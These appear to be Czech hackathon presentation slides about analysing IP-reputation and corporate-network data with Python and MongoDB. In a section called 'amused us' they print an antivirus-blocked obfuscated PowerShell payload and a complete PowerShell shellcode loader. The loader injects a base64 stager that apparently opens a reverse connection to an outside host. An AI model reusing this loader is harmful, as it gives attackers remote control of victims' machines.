UnIT

Kartuzianští mniši

Základní myšlenka, plán

- Stihnout to za 24 hodin, rychlé prototypování (Python)


- Transformace do přívětivější podoby dat než je csv

Inovativní přístup

- MongoDB


- Využití spolehlivých recenzí o důvěryhodnosti IP adres

STRUKTURA DAT




VS

TOPOLOGIE KORPORÁTNÍ SÍTĚ



Trochu prakticky

Pobavilo


PS C:\Users\SkodaHacker4> if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}els
New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream(,[Convert]::FromBase64String
+KWO3fbiOMHR6vZWyZIERbSYN/uISmmKwgeCUcoL3F/cLEAJuvjw8Am5lPvC1f5s9kn84JBSLFccNODchRR5bG8Uuw6LpGltCaZ8/Y8/6sLyor1qqp8zh6R8
Bkb8SBBB7jDeIrOUZIQ3uV8zwd2hXofaz5vxzJZAaO0RoQBlfyNOIvYygQrP+QqCs9AI8RfkBt69np2en64onj5f96eE5VwBOsjyOEQTHj+MUHwXfcWKDM8C
OyUAggFXNgX2ONjEeVdMnyvPLO5iBUV4iTpg1unMGRcxuchRyCvAYnRSkut6SMxsdh/Vu4RkYodp2UVuZWwhOQpUMljlKaZC4UDpKfWFvkYocwLBrcAHtIzi
JI4lJOUXXeLq4J/01Jx72rciw8SPKr20bRla2ovdMMbEkun1r2KR9MgOHFb92GeT1V/TMXt+8lkMLR6Aynp7YO1pKe6OpBzsy1L7gC/tYfydAp6WBmZn/a65
qwUyrOt4P9paLXja7eFj5BOMcnMwIFzTXgwxWug+yn3JlCTrPiLWwO6RpP7b3Wz/2dhoU1jbTPRobz5sDS+/H7R+sw2MtrFkqpKkETiVoeTseq32LH5v2lfm
3O/M5szXcieFwL7I4w+ENxNYpY5BopM9bEJ8O6FlK1LfOecdDmtw6d9+9YZQFztYeD53UeObG15qJ4SRp4BAgKXSJ6nLQ4kQrr/5xjJkGz8OvwgYlESLQa6E
gvpj5zMAU5C649gorW+woCJTOe/Z2wskDl1+XDfi8/ZPTiDn5azk7/BrreYUTFCgAA''))),[IO.Compression.CompressionMode]::Decompress))).
]::Start($s);
At line:1 char:1
+ if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell ...
+ ~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo   : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS C:\Users\SkodaHacker4>

```powershell
function g6 {
    Param ($kX6, $mi)
    $oIVs = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $oIVs.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($oIVs.GetMethod('GetModuleHandle')).Invoke($null,
@($kX6)))), $mi))
}

function v3GUz {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $yz8TA,
        [Parameter(Position = 1)] [Type] $yPa = [Void]
    )

    $hzc5C = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $hzc5C.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $yz8TA).SetImplementationFlags('Runtime, Managed')
    $hzc5C.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $yPa, $yz8TA).SetImplementationFlags('Runtime, Managed')

    return $hzc5C.CreateType()
}

[Byte[]]$w8 = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAAC
LgIgAAABIhcB0Z0gB0FCLSBhEi0AgSQHQ41ZI/8lBizSISAHWTTHJSDHArEHByQ1BAcE44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////11J
vndzMl8zMgAAQVZJieZIgeygAQAASYnlSbwCAAG7wWxqMkFUSYnkTInxQbpMdyYH/9VMiepoAQEAAFlBuimAawD/1WoKQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG66g/f4P/VSInHahBBWEyJ4kiJ+UG6maV0Yf/VhcB0DEn/z
nXlaPC1olb/1UiD7BBIieJNMclqBEFYSIn5QboC2chf/9VIg8QgXon2akBBWWgAEAAAQVhIifJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//VSAHDSCnGSIX2deFB/+c=")

$vz2sd = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((g6 kernel32.dll VirtualAlloc), (v3GUz @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, $w8.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($w8, 0, $vz2sd, $w8.length)

$shdX = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((g6 kernel32.dll CreateThread), (v3GUz @([IntPtr], [UInt32], [IntPtr], [IntPtr],
[UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$vz2sd,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((g6 kernel32.dll WaitForSingleObject), (v3GUz @([IntPtr], [Int32]))).Invoke($shdX,0xffffffff) |
Out-Null
```

Použité algoritmy

Prostor pro otázky